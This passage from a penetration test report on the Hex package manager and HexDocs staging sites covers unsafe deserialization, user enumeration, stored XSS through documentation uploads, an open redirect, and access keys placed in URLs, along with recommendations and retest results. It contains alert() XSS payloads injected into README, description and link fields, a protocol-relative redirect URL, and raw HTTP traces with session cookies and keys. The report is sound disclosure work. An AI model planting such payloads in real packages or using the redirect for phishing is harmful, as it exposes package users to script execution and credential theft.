X-Request-Id: GJ-CBnflzp-2O7MAAC0x
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"message":"Validation error(s)","status":422,"errors":{"url":"must use http or https scheme"}}
```

## 5.14 Use of Unsafe Function despite Implemented Safe Alternative

Finding-ID: f3a4d728-01ae-402f-b9e7-ecf67f040088

| | |
|---|---|
| **Class** | A06:2025 - Insecure Design |
| **CWE** | CWE-710: Improper Adherence to Coding Standards |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | Hex |

*An unsafe function with known deserialization risks is used even though a secure alternative is already implemented.*

The penetration test has revealed that an unsafe deserialization-capable function was used in the application code path, despite the existence of an already implemented safer alternative. While no working deserialization exploit could be confirmed during the test, the use of this function unnecessarily exposes the application to a high-impact attack class. Should an attacker gain influence over the serialized input in the future, this implementation choice could directly enable exploitation that would otherwise be prevented by using the safer alternative.

The unsafe function `binary_to_term` was found in the following file: `hex/lib/hex/scm.ex`

```
def parse_manifest(file) do
  case :erlang.binary_to_term(file) do
    {:hex, 1, _}, map} -> {:ok, add_outer_checksum(map)}
    {:hex, 2, _}, map} -> {:ok, map}
    _other -> :error
  end
rescue
  ArgumentError -> {:ok, parse_old_manifest(file)}
end
```

A safe alternative of this function, which checks for unsafe deserialization could be found in the following file: `hex/lib/hex/utils.ex`

```
def safe_binary_to_term!(binary, opts \\ []) do
  case safe_binary_to_term(binary, opts) do
    {:ok, term} ->
      term

    :error ->
      raise ArgumentError, "unsafe terms"
  end
end
```

### 5.14.1 Recommendation

It is recommended to replace the unsafe function with the already available secure alternative in all relevant code paths.

If deserialization cannot be avoided entirely, strict input validation, allow-listing of expected data structures, and integrity checks should be enforced prior to processing.

### 5.14.2 Retest result

The issue has been successfully fixed: https://github.com/hexpm/hex/pull/1111

As can be seen in the following excerpt, the unsafe function has been replaced by the safe alternative: `hex/lib/hex/utils.ex`

```
[...]
  def parse_manifest(file) do
    case safe_binary_to_term!(file) do
      {{:hex, 1, _}, map} -> {:ok, add_outer_checksum(map)}
      {{:hex, 2, _}, map} -> {:ok, map}
      _other -> :error
    end
  rescue
[...]
```

## 5.15 User Enumeration

Finding-ID: a7e152de-cd3c-4172-b3be-a0fcf9ebf383

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-221: Information Loss or Omission |
| **Severity** | Low |
| **Retest result** | Accepted |
| **Area** | Hex |

*The web application allows enumeration of registered users. In the worst case, attackers can leverage this information to target identified accounts with focused attacks in an attempt to gain access to private packages.*

The penetration test has revealed that registered users of the package manager can be enumerated without restriction. Although this behavior is expected and desirable for maintainers of public packages, it also applies to users who only maintain private packages. There is no option to hide or limit the public visibility of these accounts, making them identifiable targets for attackers. This increases the likelihood of targeted attacks such as credential stuffing, phishing, or social engineering, aimed at compromising accounts with access to private packages

An unauthenticated request to the API could be sent to get information on a particular user:

```
GET /api/users/tester2 HTTP/2
Host: staging.hex.pm
Content-Type: application/vnd.hex+erlang
Content-Length: 0
User-Agent: hex_core/0.10.3 (rebar3/3.25.1) (httpc) (OTP/28) (erts/16.2)
```

Since the user exists, the server responds, revealing even users with no publically uploaded packages:

```
HTTP/2 200 OK
Cache-Control: private, max-age=60
Content-Length: 1200
Content-Type: application/vnd.hex+erlang; charset=utf-8
Date: Wed, 07 Jan 2026 15:46:52 GMT
Etag: faa81b0d2d2bbed4202416236b4c2a1b
Last-Modified: Wed, 07 Jan 2026 11:07:50 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept, accept-encoding, accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1767800820
X-Request-Id: GIh9eTJvqvLDcRMAAA9h
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

Another unauthenticated request to a non-existent user was sent:

```
GET /api/users/tester3 HTTP/2
Host: staging.hex.pm
Content-Type: application/vnd.hex+erlang
Content-Length: 0
User-Agent: hex_core/0.10.3 (rebar3/3.25.1) (httpc) (OTP/28) (erts/16.2)
```

```
Accept: application/vnd.hex+erlang
```

The server reveals that no user under that name is registered:

```
HTTP/2 404 Not Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 53
Content-Type: application/vnd.hex+erlang; charset=utf-8
Date: Wed, 07 Jan 2026 15:46:59 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1767800880
X-Request-Id: GIh9esbbBQef_gUAAArR
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

### 5.15.1 Recommendation

It is recommended to provide users with the ability to control the public visibility of their accounts, particularly when they are only associated with private packages.

### 5.15.2 Retest result

Information by Erlang Ecosystem Foundation: The risk was accepted.

# 6 Findings HexDocs

All identified vulnerabilities are documented below with detailed descriptions and recommendations.

## 6.1 XSS via Documentation Upload

Finding-ID: f1cd1c56-1b58-452f-b053-0f079933eb11

| | |
|---|---|
| **Class** | A05:2025 - Injection |
| **CVSS score** | 0.0 (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') |
| **Severity** | Info |
| **Retest result** | No retest |
| **Area** | HexDocs |

*A stored cross-site scripting (XSS) vulnerability exists due to insufficient sanitization of user-controlled Markdown documentation uploads. In the worst case, this vulnerability allows an attacker to execute arbitrary actions in the context of a user.*

The penetration test has revealed that documentation for uploaded packages in the package manager can be defined using Markdown documents whose content is not sufficiently restricted or sanitized. As a result, it is possible to include arbitrary JavaScript code within the Markdown content. When other users view the documentation page of such a package, the injected JavaScript is executed in their browser, leading to a stored XSS condition that affects all viewers of the malicious package documentation.

To demonstrate this vulnerability a package containing JavaScript code in a Markdown element or even HTML-Code was prepared:

```
# zen

[![Package Version](https://img.shields.io/hexpm/v/zen)](https://hex.pm/package>
[![Hex Docs](https://img.shields.io/badge/hex-docs-ffaff3)](https://hexdocs.pm/>


gleam add zen@1


import zen

pub fn main() -> Nil {
  // TODO: An example of the project in use
}

Further documentation can be found at <https://hexdocs.pm/zen>.
[Basic](javascript:alert('XSS'))
<script>alert('XSS')</script>
```

The file was uploaded as part of a new version release of the package:

```
POST /api/packages/zen/releases/1.1.5/docs HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Authorization: edda13ce9af1610a893e5566343afb9e
Content-Type: application/json
Content-Type: application/x-tar
Accept: application/json
```

```
Content-Encoding: x-gzip
Content-Length: 158226
```

The file was accepted:

```
HTTP/2 201 Created
Cache-Control: public, max-age=60
Content-Length: 0
Date: Thu, 15 Jan 2026 16:10:47 GMT
Location: https://repo.staging.hex.pm/docs/zen-1.1.5.tar.gz
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept, accept-encoding, accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 497
X-Ratelimit-Reset: 1768493460
X-Request-Id: GIrza6CypySAkyYAAAly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

When a user visits the documentation page of the malicious package, the embedded JavaScript payload is executed automatically in the user's browser. This may redirect the user to malicious content or perform other unauthorized actions in the context of the application. As no authentication is required to access package documentation, this vulnerability can be abused for large-scale phishing attacks, leveraging the trust users place in the legitimate domain.





*Figure 1 - The XSS payload is executed when visiting the documentation*

The vulnerability is not exclusive to documentation created by `gleam`. It can similarly be done through `mix` or `rebar3`:

`mix`

```
defmodule Test.MixProject do
  use Mix.Project
```

```
  def project do
    [
      app: :my_app_v3,
      description: "<h1>my second app</h1><script>alert()</script>",
      version: "0.1.0",
      elixir: "~> 1.18",
      start_permanent: Mix.env() == :prod,
      deps: deps(),
      package: [
        licenses: ["Apache-2.0"],
        links: %{"GitHub <img src=e onerror=alert()>" => "https://
tyvabirds2tx4z3uqizy7hcjwa21qxem.collab.pentrust.de"}
      ],
      aliases: [
        # Required to Circumvent ExDoc Dependency which is not available
        # on staging
        docs: fn _args ->
          File.mkdir_p!("doc")
          File.write!("doc/index.html", "<html><body><h1>Documentation Placeholder</
h1><script>alert('XSS')</script></body></html>")
        end
      ]
    ]
  end

  # Run "mix help compile.app" to learn about applications.
  def application do
    [
      extra_applications: [:logger]
    ]
  end

  # Run "mix help deps" to learn about dependencies.
  defp deps do
    [
      {:hexpm_staging_bar, "~> 0.1.1"}
    ]
  end
end
```

Like in `gleam` a "README" file can be uploaded in a Markdown format containing the payload.

`rebar3`

```
{hex, [
    {repos, [
        #{
            name => <<"hexpm">>,
            repo_url => <<"https://repo.staging.hex.pm">>,
            api_url => <<"https://staging.hex.pm/api/">>,
            repo_public_key => <<"-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA56Ac/
wvs6VjHOC48BNFO\nWPrxrogxKEvD3DeYWEbJaPvRLtlan9mw5fIjlA5zHsmwyWfItQmOWxayWD1rHPjP\nFW7WHs7h
3ceSI6g3sIgsUp5Tw1x1gedPm5n+pkPovfhLGADpi+WmkHLLIIAQUrmP\n7mlRgnfkdizGuqTbG7qmRoGmAXqEiZMNB
sm8TtfIsBPUjnZcHizwMdytSkwqfQsP\nK0kbtVsGPpdRKdkf+uMfIG+mJPKrIc0YZdhfAiD2kwmzoij2K01l7TrI/
U5g1Yb7\n6O9nw0Y47KB6o9Hzwfkk/KUVPn0hrcGmkbAOKe03PxYTlyrockvEP9Hu6ncGvyby\nFQIDAQAB\n-----
END PUBLIC KEY-----\n">>
        }
    ]},
    {doc, ex_doc}
]}.

{ex_doc, [
```

```
     {extras, ["README.md"]},
     {main, "README.md"},
     {source_url, "https://zentrust.partners" }
]}.

{rebar_packages_cdn, "https://repo.staging.hex.pm" }.

{project_plugins, [
   rebar3_hex, rebar3_ex_doc
]}.
```

#### 6.1.1 Recommendation

It is recommended, to treat all package documentation content as explicitly untrusted user-generated content and enforce a strict technical and organizational separation between documentation delivery and the core platform. In particular, the following measures should be implemented to adequately mitigate the remaining phishing and social-engineering risks while preserving the intended functionality:

- Clearly communicate trust boundaries to users, making it explicit that documentation pages are user-maintained and may contain arbitrary executable content.
- Implement monitoring and abuse-response processes, including reporting mechanisms and timely takedown procedures for malicious or deceptive documentation content.

#### 6.1.2 Retest result

Information by Erlang Ecosystem Foundation: Mitigation not yet implemented.

## 6.2 Open Redirect

Finding-ID: 732b3478-bb23-4daa-98d5-6e5825f38ed3

| | |
|---|---|
| **Class** | A02:2025 - Security Misconfiguration |
| **CVSS score** | 2.1 (CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:A/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N) |
| **CWE** | CWE-601: URL Redirection to Untrusted Site ('Open Redirect') |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | HexDocs |

*An open redirect vulnerability was identified on HexDocs that allow users to be redirected to arbitrary external domains. In the worst case, an attacker could leverage these redirects in phishing or social engineering attacks to trick users into disclosing credentials or other sensitive information.*

The open redirect on `staging.hexdocs.pm` requires the name of the private repository (e.g. `orgzester`) and then a URL like the following can be crafted, which contains a protocol relative URL `//zentrust.partners` of another web service:

- `https://orgzester.staging.hexdocs.pm//zentrust.partners?key`

```
GET //zentrust.partners/?key HTTP/2
Host: orgzester.staging.hexdocs.pm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

The response contains a `302 Found` HTTP-Status Code and the `Location` http header which will lead to a redirect of the user:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 86
Content-Type: text/html
Date: Thu, 15 Jan 2026 08:18:12 GMT
Location: //zentrust.partners/
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GIrZogBw0OuMN38AAAZh
Set-Cookie: _hexdocs_key=XCP.hXwnc7xgPw49eolxigQS5SQvzQDEagaC9R0Ffpw5-
_SLPFhDEXWEuxGI7OGMcej_dIgYiQEGpwPSb6bHIHJPbXeYj-5VAwKgoAyfsBT-
MeXDgzZPO93Dl1XzrfkwJLER2Xx2aCQNMl01xkbYzLudKOh9OuaXqAZJ8YL6uRKB8GNkFQpGZTkKae2T_mtsayLT9DF
05hWv_vxpY7FtVazMcxw9cwXfPeGYHs87GLDuLZiaNQSXu09skKDVh_au8tRaXGLI363vhmIigxhICE_0KhgcxcbJBy
Sd0sxYhVFcC62hnP-Zeei0_RZEj6KUyTf_y6VP_ynHFxZbILCV3fqInjmpRrbCVzcLNfPcIzkDIr88-
lzZq_Ywo0b4zFspiPX_K9hscP2AwFmloxXPQ1ToaqmQtG0buycCVHXJqHAhXZqtH3hp5spX0G_AOKkXzQKrE23zwzmr
GqxWoAX1Aq4iKEROAqM5DE-rN52th_V-_kvuzo6Bo-BlWdXiWFr9_IJliJHEOr-JRyBd; path=/; expires=Sat,
14 Feb 2026 08:18:13 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

```
<html><body>You are being <a href="//zentrust.partners/">redirected</a>.</body></html>
```

As can be seen on the following screenshot the redirect was automatically performed by the web browser to the specified domain:


*Figure 1 - Screenshot showing the redirect to https://zentrust.partners*

### 6.2.1 Recommendation

It is recommended to restrict the return parameter to a whitelist of predefined internal destinations. Only known and valid application endpoints that a user is expected to access after authentication or documentation-related workflows should be permitted. Redirects to external domains, absolute URLs, or protocol-relative URLs (e.g. //example.com) must not be allowed.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

### 6.2.2 Retest result

The issue has been resolved: https://github.com/hexpm/hexdocs/pull/74

The following request was sent:

```
GET //zentrust.partners?key HTTP/2
Host: orgzester.staging.hexdocs.pm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response returned the full URL

```
HTTP/2 301 Moved Permanently
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 121
Content-Type: text/html
```

```
Date: Mon, 23 Mar 2026 15:54:25 GMT
Location: https://orgzester.staging.hexorgs.pm//zentrust.partners
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GJ-DaRztG8If8a8AABax
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="https://orgzester.staging.hexorgs.pm//
zentrust.partners">redirected</a>.</body></html>
```

## 6.3 Access to Private Package in HexDocs via Key in URL

Finding-ID: 949aee18-497a-41c0-8054-297bfd106667

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CVSS score** | 1.0 (CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-598: Use of GET Request Method With Sensitive Query Strings |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | HexDocs |

*Sensitive data embedded in URLs can be recorded in multiple places, including the user's browser history, web server logs, and logs from any forward or reverse proxy servers along the request path. URLs may also be exposed when displayed on screen, saved as bookmarks, or shared via email. In addition, they can be unintentionally disclosed to third parties through the HTTP Referrer header when users follow external links. Including keys or secrets in URLs therefore increases the risk of unintended exposure and compromise by an attacker.*

Access to documentation for a private package hosted on HexDocs is initiated by including an access key directly within the URL. When this URL is accessed, the provided key is used by the platform to obtain an authentication cookie, which then grants access to the private package documentation. Although subsequent requests rely on a cookie-based session, possession of the initial URL alone is sufficient to bootstrap an authenticated context.

As a logged-in user who has access to a private package, the following request was sent to open the documentation of the private package `orgzester_app`:

```
GET /login?hexdocs=orgzester&return=/orgzester_app/0.1.0/ HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=218290++zwV1cmoeSP1sflNAylYx9yB_kDmLDaCi3GlLEcHuJcI=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Referer: https://staging.hex.pm/
```

Response contains a redirect with the `key` value as HTTP-GET parameter:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 160
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Thu, 15 Jan 2026 08:44:10 GMT
Location: https://orgzester.staging.hexdocs.pm/orgzester_app/0.1.0/?
key=fdc6e254f2256a3b1899bec2081e76ba
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIrbDIvOqveLz_QAAA1x
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="https://orgzester.staging.hexdocs.pm/orgzester_app/
0.1.0/?key=fdc6e254f2256a3b1899bec2081e76ba">redirected</a>.</body></html>
```

The key from the previous response can be used multiple times to obtain a cookie which can be used to access the documentation:

```
GET /orgzester_app/0.1.0/?key=fdc6e254f2256a3b1899bec2081e76ba HTTP/2
Host: orgzester.staging.hexdocs.pm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

The response shows the issued cookie:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 87
Content-Type: text/html
Date: Thu, 15 Jan 2026 08:44:10 GMT
Location: /orgzester_app/0.1.0/
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GIrbDJR1p73xf6AAAAbx
Set-Cookie: _hexdocs_key=XCP.rnM8nNTL6tHn1lIoPqX_D3JdjiaY0kEPF5zDLfZLYfdNkNBmM99e_uvxndG9ku
ZpCzSUnLYTl1-
sfEFgeZhau9J4g7ykkXHcj5yOdqPdCArPIYy_vdI3FjNxLcszq2bzfqhYFG8mlQoFFU5jeTQY437zazp27UIQNzPp20
LayZK-bpCeD89iKDpdKaMURzDn4zP5FHkaoJ3MRIPnlOz1hUdMTU6bCzmY3f-
HElbbe_fp_bDm63kr-0kHOcVxLacBibb15belQziTe2yqUqV4kjiAULgK8-
tSc-7Ny9Ow1lgdjKHPSujKQJm2YMRuV_4qCsQHK1Ww3apgbmwmoa_Aj4ZfB-f1j-
nHtSo3o1hqYhygGZ_SVN6fIo2Lg-pkFqvSNkDuPMKLJdiMLzM4UoxfQshBsPmtZnY-j-
Qnositnz7PmT6wL0X3LMOzQqm7fpSulFUhKndMr_bFy17gHRDnNTFj8Vdxl6fIsEYNztFw-0F4ua2hbrlPB5KmDeVRb
c9vR0VSIsT_NUplYrgSxKvjF362a4l8MarC2XX7IjzwwNVvI1GCeAKUTks; path=/; expires=Sat, 14 Feb
2026 08:44:10 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000


[...]
```

A review of source code showed that the key is valid for 30 days `lib/hexpm/accounts/key.ex`:

```
[...]
  def build_for_docs(user, organization) do
    permission =
      KeyPermission.changeset(%KeyPermission{}, user, %{
        "domain" => "docs",
        "resource" => organization
      })

    revoke_at =
      NaiveDateTime.add(NaiveDateTime.utc_now(), @days_30)
[...]
```

### 6.3.1 Recommendation

It is recommended to avoid embedding access keys or other sensitive secrets in URLs. Instead, access to private package documentation should be established through authenticated user sessions or by transmitting short-lived, scoped tokens via HTTP headers or secure POST requests.

### 6.3.2 Retest result

The issue has been successfully fixed: https://github.com/hexpm/hexdocs/pull/64.

Access to the private repository has been replaced with OAuth-flow through which the user gets a cookie that can be used to access the repository's documentation.

The following unauthenticated request was sent to open the documentation of the private package `orgzester_app`:

```
GET /orgzester_app/ HTTP/2
Host: orgzester.staging.hexorgs.pm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/
```

The response was a redirect to the OAuth endpoint at `https://staging.hex.pm/`:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 407
Content-Type: text/html
Date: Wed, 25 Mar 2026 12:36:45 GMT
Location: https://staging.hex.pm/oauth/authorize?client_id=29081535-bb94-4fa4-
a95b-81dbfc3515fd&code_challenge=UT9HDmvD6HDQykIYVbC_gzSIjTmJRxYLqbFh1DF6dfw&code_challenge
_method=S256&redirect_uri=https%3A%2F%2Forgzester.staging.hexorgs.pm%2Foauth%2Fcallback&res
ponse_type=code&scope=docs%3Aorgzester&state=DK_g5OYet984x3TY-O-M0w
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GKAVyPIZDwRzl1gAAB3R
Set-Cookie: _hexdocs_key=XCP.Kjim1VDrW2jy9cQ2N3xvP_[Redacted]; path=/; expires=Fri, 24 Apr
2026 12:36:45 GMT; max-age=2592000; secure; HttpOnly; SameSite=Lax
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="https://staging.hex.pm/oauth/authorize?
client_id=29081535-bb94-4fa4-a95b-81dbfc3515fd&amp;code_challenge=UT9HDmvD6HDQykIYVbC_gzSIj
TmJRxYLqbFh1DF6dfw&amp;code_challenge_method=S256&amp;redirect_uri=https%3A%2F%2Forgzester.
staging.hexorgs.pm%2Foauth%2Fcallback&amp;response_type=code&amp;scope=docs%3Aorgzester&amp
;state=DK_g5OYet984x3TY-O-M0w">redirected</a>.</body></html>
```

The following HTTP GET request was sent to the OAuth endpoint:


```
GET /oauth/authorize?client_id=29081535-bb94-4fa4-
a95b-81dbfc3515fd&code_challenge=UT9HDmvD6HDQykIYVbC_gzSIjTmJRxYLqbFh1DF6dfw&code_challenge
_method=S256&redirect_uri=https%3A%2F%2Forgzester.staging.hexorgs.pm%2Foauth%2Fcallback&res
ponse_type=code&scope=docs%3Aorgzester&state=DK_g5OYet984x3TY-O-M0w HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/
```

The response shows that the server accepted the request:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 10374
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
w9be7HMuxdX9PH2m6NiiuWNzZh4aN73OXfP-RxiMRn4' 'strict-dynamic'; style-src 'nonce-
NHhAsTHNMvSFxNcnW1NGPJCEoS9CJHVFIEELM-cAM3s'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
```

```
https://www.gravatar.com https://q.stripe.com; form-action 'self' https://
orgzester.staging.hexorgs.pm; report-to csp-endpoint; font-src 'self' https://
fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self' https://hcaptcha.com https://
*.hcaptcha.com https://asciinema.org https://*.stripe.com; object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Wed, 25 Mar 2026 12:36:45 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GKAVyPkC4AZTDXUAACcB
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

The following screenshot shows the page shown to the user when trying to access the documentation of a private repository:




After the user clicked the authorize button the following HTTP POST request was sent

```
POST /oauth/authorize HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/oauth/authorize?client_id=29081535-bb94-4fa4-
a95b-81dbfc3515fd&code_challenge=UT9HDmvD6HDQykIYVbC_gzSIjTmJRxYLqbFh1DF6dfw&code_challenge
_method=S256&redirect_uri=https%3A%2F%2Forgzester.staging.hexorgs.pm%2Foauth%2Fcallback&res
ponse_type=code&scope=docs%3Aorgzester&state=DK_g5OYet984x3TY-O-M0w
Content-Type: application/x-www-form-urlencoded
Content-Length: 382
Origin: https://staging.hex.pm

_csrf_token=Sh1ZDFFhNCk2VwUGAgkiCgIdZCwCNzBx2M49aTWFdbBLzoQN0X4jdYE9&selected_scopes%5B%5D=
docs%3Aorgzester&client_id=29081535-bb94-4fa4-a95b-81dbfc3515fd&redirect_uri=https%3A%2F%2F
orgzester.staging.hexorgs.pm%2Foauth%2Fcallback&scope=docs%3Aorgzester&state=DK_g5OYet984x3
TY-O-
```

```
